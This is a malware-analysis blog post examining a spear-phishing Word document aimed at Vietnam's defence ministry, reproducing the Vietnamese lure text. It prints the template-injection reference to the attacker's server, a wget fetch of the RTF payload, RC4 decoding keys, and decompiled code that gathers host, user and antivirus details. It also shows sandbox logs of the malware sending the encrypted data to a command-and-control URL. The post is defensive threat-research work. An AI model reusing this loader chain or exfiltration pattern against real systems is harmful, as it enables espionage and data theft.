



[QuickNote] Analysis of malware suspected to be an APT attack targeting Vietnam

 kienmanowar.wordpress.com/2022/01/26/quicknote-analysis-of-malware-suspected-to-be-an-apt-attack-targeting-vietnam/

January 25, 2022



Recently, on the twitter of Shadow Chaser Group, they tweet information about malware sample that targeting Vietnam.



Sample info:

- **SHA-256:**
341dee709285286bc5ba94d14d1bce8a6416cb93a054bd183b501552a17ef314
- **ITW:** **Bien ban thong nhat ke hoach dao tao_VPB.Voffice.docx**
- **Submitted from VN:** **2022-01-24 02:52:14 UTC**

CỘNG HÒA XÃ HỘI CHỦ NGHĨA VIỆT NAM
Độc lập – Tự do – Hạnh phúc

Hà Nội, ngày tháng năm

BIÊN BẢN LÀM VIỆC

Về việc thống nhất kế hoạch đào tạo dự án Hệ thống Quản lý văn bản và hồ sơ công việc phục vụ chỉ huy, điều hành toàn quân - Giai đoạn 2

Hôm nay, ngày **26/02/2021** tại Văn phòng Bộ Quốc phòng - Số 01, Nguyễn Tri Phương, Quận Ba Đình, Thành phố Hà Nội, chúng tôi gồm:

1. Đại diện Văn phòng Bộ Quốc phòng

- **Thiếu tướng Nguyễn Viết Tuyên** Chức vụ: Phó Chánh Văn phòng.

2. Đại diện Tập đoàn Công nghiệp - Viễn thông Quân đội (CN-VTQĐ):

- **Thượng tá Nguyễn Mạnh Hồ** Chức vụ: Tổng Giám đốc Tổng Công ty Giải pháp Doanh nghiệp Viettel - Chi nhánh Tập đoàn Công nghiệp - Viễn thông Quân đội.

- Đ/c Nguyễn Công Phụng Chức vụ: Phó Giám đốc Trung tâm Khách hàng Bộ Quốc phòng - Tổng Công ty Giải pháp Doanh nghiệp Viettel.

Hai Bên cùng thống nhất về kế hoạch đào tạo các dự án, nội dung như sau:

- **Tổ chức đào tạo:** Khóa đào tạo được tổ chức thành các lớp học theo từng đối tượng sử dụng hệ thống cụ thể như sau:
 - Số lớp đào tạo: **32 lớp**.
 - Lớp đào tạo đối với vai trò Quản trị hệ thống.
 - Lớp đào tạo đối với vai trò Văn thư.
 - Lớp đào tạo đối với vai trò chuyên viên, lãnh đạo đơn vị.
 - Số lượng học viên mỗi lớp đào tạo tối đa 40 học viên: Do Văn phòng Bộ cung cấp và thống nhất với các đơn vị trong toàn quân.
 - Địa điểm đào tạo: Do Văn phòng Bộ chỉ định.

Tập đoàn CN-VTQĐ chịu trách nhiệm đảm bảo: Tối thiểu 01 giảng viên chính, 01 trợ giảng, 01 cán bộ hỗ trợ kỹ thuật, 01 cán bộ quản lý cho 01 lớp và các trang thiết bị phục vụ đào tạo như tài liệu, máy chiếu, máy tính, ...

- **Thời gian dự kiến đào tạo: Thực hiện từ 01/03/2021 đến 31/6/2021.**

Cause this sample related to Vietnam, so I decided to taking time to perform a quick analysis of this malicious document. A quick check of this document shows that it uses the Template Injection technique. The advantage of this technique is that when the user open the file, it will automatically download the **fav.ico** file from the address

hxxp://office[.]oiqezet[.]com/portals/office/fav.ico .

```
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship Id="rId7898" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="http://office.oiqezet.com/portals/office/
  fav.ico" TargetMode="External"/>
</Relationships>
```



In addition, based on the **<AppVersion>** tag information, it is possible to know that the attacker created this document from **Office 2010** :

```
</HeadingPairs>
<TitlesOfParts>
  <vt:vector size="1" baseType="lpstr">
    <vt:lpstr>C??NG H??A X?? H??I CH?? NGH??A VI??T NAM</vt:lpstr>
  </vt:vector>
</TitlesOfParts>
<Company>tait</Company>
<LinksUpToDate>>false</LinksUpToDate>
<CharactersWithSpaces>2008</CharactersWithSpaces>
<SharedDoc>>false</SharedDoc>
<HyperlinksChanged>>false</HyperlinksChanged>
<AppVersion>14.0000</AppVersion>
</Properties>
```

At the time of analysis, I could still download the **fav.ico** (MD5: 9521e4138fd0e6996072778cd4f1f06a) file:

```
C:\Users\REM\Desktop\New folder>wget http://office.oigezet.com/portals/office/fav.ico
SYSTEM_WGETRC = c:/progra~1/wget/etc/wgetrc
syswgetrc = C:\Program Files\GnuWin32/etc/wgetrc
--2022-01-25 23:42:03-- http://office.oigezet.com/portals/office/fav.ico
Resolving office.oigezet.com... 103.173.154.168
Connecting to office.oigezet.com|103.173.154.168|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 391194 (382k) [image/x-icon]
Saving to: 'fav.ico'

100%[=====>] 391,194 74.7K/s in 5.1s
2022-01-25 23:42:09 (74.7 KB/s) - 'fav.ico' saved [391194/391194]
```

Filename	MD5	SHA1	CRC32	SHA-256
fav.ico	9521e4138fd0e6996072778cd4f1f06a	90b4f748ca47b78260244cca198e9421d377d672	c4231960	4747e6a62fee668593ceebf

The downloaded **fav.ico** file is not a PE file, it is an **RTF file** :

File : fav.ico

Entry Point : ? oo < EP Section : ?

File Offset : ? First Bytes : 7B,5C,72,74,66

Linker Info : ? SubSystem : ?

File Size : 0005F81Ah < NET Overlay : ?

Diagnose: -----

NOT EXE - RTF text file (formatted text)

Lamer Info - Help Hint - Unpack info 0 ms.

Try another file or use Ripper Menu !

Checking it with the [rtfobj](#) tool, the results show that this RTF file has an embedded object named **qax23.xp** , with size: 167831 bytes, and has MD5 = **'935553d110e5ded158006d0679226641'** .

```
File: 'fav.ico' - size: 391194 bytes
```

id	index	OLE Object
0	00007DB2h	format_id: 2 (Embedded) class name: b'PACKAGE' data size: 167831 OLE Package object: Filename: 'qax23.xp' Source path: 'C:\\Users\\John\\AppData\\Local\\Microsoft\\Windows\\INetCache\\Content.Word\\qax23.xp' Temp path = 'C:\\Users\\John\\AppData\\Local\\Temp\\qax23.xp' MD5 = '935553d110e5ded158006d0679226641' File Type: Unknown file type
1	0005ACABh	format_id: 2 (Embedded) class name: b'Equation.2\\x00\\x124vx\\x90\\x124vxvT2' data size: 8485 MD5 = '6b18b9c9127169ce983262e579b0cad9'
2	0005AC91h	Not a well-formed OLE object

This technique reminds me some of samples that I've analyzed before: [1] , [2], [3], [4]. Thanks to [nao_sec](#) for updating the [rr_decoder](#) tool to decode the encrypted object.



nao_sec @nao_sec · Jan 24

Updated rr_decoder

[github.com/nao-sec/rr_dec...](https://github.com/nao-sec/rr_decoder)

twitter.com/nao_sec/status...

```
def decode_8291706f(enc_data):  
    print('[!] Type [8291706f] is Detected!')  
    print('[+] Decoding...')  
  
    key = bytearray(b"2Y1K77")  
    s = rc4_ksa(key)  
    dec_data = rc4_prnga(enc_data, s)  
  
    return dec_data
```

After dumping the object and then use **rr_decoder** , I got the Dll file with the original name **Download.dll**.

```
Saving file from OLE Package in object #0:  
Filename = 'qax23.xp'  
Source path = 'C:\\Users\\John\\AppData\\Local\\Microsoft\\Windows\\INetCache\\Content.Word\\qax23.xp'  
Temp path = 'C:\\Users\\John\\AppData\\Local\\Temp\\qax23.xp'  
saving to file fav.ico_qax23.xp  
md5 935553d110e5ded158006d0679226641  
  
C:\\Users\\REM\\Desktop\\VN APT>rr_decode.py fav.ico_qax23.xp decoded_dll.bin  
[!] Type [8291706f] is Detected!  
[+] Decoding...  
[!] Complete!
```

Disasm: .text
General
DOS Hdr
File Hdr
Optional Hdr
Section Hdrs
Exports
Imports

Offset	Name	Value	Meaning
24700	Characteristics	0	
24704	TimeDateStamp	FFFFFFFF	Sunday, 07.02.2106 06:28:15 UTC
24708	MajorVersion	0	
2470A	MinorVersion	0	
2470C	Name	2553C	Download.dll
24710	Base	1	
24714	NumberOfFunctions	2	
24718	NumberOfNames	2	
2471C	AddressOfFunctions	25528	
24720	AddressOfNames	25530	
24724	AddressOfNameOrdinals	25538	

Exported Functions [2 entries]

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
24728	1	69F7	25549	StartW	
2472C	2	6B5D	25550	UpdateW	

decoded_dll.bin

Here is the result when I upload this Dll to tria.ge site: <https://tria.ge/220124-k8nknshf8/behavioral1>

Processes

C:\Windows\system32\rundll32.exe
rundll32.exe C:\Users\Admin\AppData\Local\Temp\qax23.xp.dll, #1 PID:1968

C:\Windows\SysWOW64\rundll32.exe
rundll32.exe C:\Users\Admin\AppData\Local\Temp\qax23.xp.dll, #1 PID:1764

Network

REQUESTS TCP UDP

DNS office.oiqezet.com rundll32.exe

GET http://office.oiqezet.com/portals/office/log.php?Data=a6c2AYcwEfU9kw%2Fxdzqk7YISIOKO%2Fe2H%2B8zRx3ITw8a17T2m3FPPEISM9DHFOXpVQYDnWgQtrWFCUGgUVab9luFQ... rundll32.exe

Remote address: 103.173.154.168:80

Request

GET /portals/office/log.php?Data=a6c2AYcwEfU9kw%2Fxdzqk7YISIOKO%2Fe2H%2B8zRx3ITw8a17T2m3FPPEISM9DHFOXpVQYDnWgQtrWFCUGgUVab9luFQ... HTTP/1.1

Accept: */*
User-Agent: Microsoft Internet Explorer
Host: office.oiqezet.com

Response

HTTP/1.1 200 OK
Date: Mon, 24 Jan 2022 23:18:38 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
X-Powered-By: PHP/5.4.45
Content-Length: 1564
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

GET http://office.oiqezet.com/portals/office/log.php?Data=a6c2AYcwEfU9lw%2Fjmjq1rmnXrVD5VNZSh rundll32.exe

GET http://office.oiqezet.com/portals/office/VQVVOAJK-0.html rundll32.exe

As shown in the figure, the malware after executing will send encrypted data to the address [http://office\[.\]oiqezet\[.\]com/portals/office/log.php?](http://office[.]oiqezet[.]com/portals/office/log.php?), whereby the IP address of remote address is from Vietnam. To be able to decode the above data, I quickly reversed code of the DLL file.

The code of this DLL shows that it will collect and aggregate information about the victim's computer, including: *Host Name, OS Name, OS Version, System type, Architecture, User Name, InternetInformation, Antivirus product*.

```
sub_10001469(&v29, L"Host Name:");
v2 = f_getsComputerName(&cbMultiByte);

sub_10001469(&v29, L"OS Name:");
v4 = f_getsWindowsName(&cbMultiByte);

sub_10001469(&v29, L"OS Version:");
v7 = f_getsWindowsVersionNumbers(v6, &cbMultiByte);
LOBYTE(v31) = 3;

sub_10001469(&cbMultiByte, L"System type:");
Wow64Process[0] = 0;
h_current_proc = GetCurrentProcess();
IsWow64Process(h_current_proc, Wow64Process);
sz_system_arch = L"X86-based PC";
if ( Wow64Process[0] )
```



```
{
    sz_system_arch = L"IA64-based PC";
}
sub_1000150E(&cbMultiByte, sz_system_arch);
```

```
sub_10001469(&v29, L"User Name:");
LOBYTE(v31) = 5;
lpBuffer = 0;
v27 = 0;
v28 = 0;
sub_10001413(&lpBuffer, v11, v11);
LOBYTE(v31) = 6;
LOWORD(cbMultiByte.field_0) = 0;
cbMultiByte.field_10 = 0;
cbMultiByte.field_14 = 7;
v24 = 2;
Wow64Process[0] = 0x400;
GetUserNameW(lpBuffer, (LPDWORD)Wow64Process);
```

```
5 sub_10001469(&v29, L"InternetInformation:");
7 sub_1000150E(&v29, L" ");
8 f_GetAdaptersInfo((int)&v18);
9 v13 = f_convert_to_wchar(&cbMultiByte, v18, v19, v20, v21, v22, v23);
9 LOBYTE(v31) = 7;
```

```
sub_10001469(&v29, L"Antivirus:");
v15 = f_collect_AntiVirusProduct_info((int)&cbMultiByte);
LOBYTE(v31) = 8;
v16 = (void *)v15;
```

All collected information will be encrypted with the **RC4** algorithm, with the encryption/decryption key is "123abc", then this encrypted data will continue to be encoded by the **Base64** algorithm before being sent to C2 as picture above.

```
key_length = strlen("123abc");
f_RC4_KSA(s_box, key_length, key_length);
f_RC4_PRGA(s_box, plain_buf, Size);
v16 = f_encode_data_using_Base64(v6, (int)&a1, plain_buf, Size);
std::string::operator=(v16);
unknown_libname_32(&a1);
sub_10003D89((char *)&v21, v32);
v17 = f_convert_to_wchar(&a1, (LPCCH)v21, v22, v23, v24, v25, v26);
sub_10002EE0(v39, v17);
sub_10001495(&a1);
sub_10001469(&v38, (wchar_t *)L"portals/office/log.php");
sub_1000150E(&v38, L"?Data=");
```

Based on the analysis results, by using CyberChef, I can decrypt the encrypted data when sent to C2 as follows:

The screenshot shows the CyberChef interface with the following configuration:

- Recipe:**
 - From Base64:**
 - Alphabet: A-Za-z0-9+/=
 - ☒ Remove non-alphabet chars
 - RC4:**
 - Passphrase: 123abc
 - Input format: Latin1
 - Output format: Latin1

Input: (length: 404, lines: 1)

```
a6c2AYcwEfU9kw/xirdzqk7YIS1OK0
/e2H+8zRx3lTw8aI7T2m3FPPElSM9DHFOXpVq1YDnWgQtrWFCUGgUVab9luFQQKaY1aCb6020lTGp9LinpNaUkz0M50Tg7i.kyZhKvXrCnN8R8F
d6lJm4k1iIB9bN9R5lFi
/8Hb7L8b0Jq901NED1jzTJja1g7H350wFjtu+4hpKgZT8dz3WdvA83wD7yqvUn03AjjzRLWe0TVcUie04Lr2Y9W22197yoazRbPbtmmLhmv451P
kK+SYpRs4dHcjE/RgP+SvPx22A0/Mrvk7gFLpsEG7+gv5MzG1U7PEnjqLy1Y9yMMjP+BEMdH0dhE7LDwpxo/fUHZrM2kgitgv7UD6fhN35
/UxATRsoGW5pEP/7aFnB8d+WSQ==
```

Output: (time: 6ms, length: 301, lines: 1)

```
VQVVOAJK Host Name:VQVVOAJK OS Name:Windows 7 Ultimate OS Version:6.1.7601 System type:IA64-based PC User
Name:Admin InternetInformation: NetworkCard:1 {4380E96E-2AB6-4763-BCFF-B193F924A206} Realtek RTL8139C+ Fast
Ethernet NIC ETHERNET 66-AA-54-08-C5-BE 10.127.1.93 255.255.0.0 10.127.0.1 Antivirus:
```

End.

Regards,

m4n0w4r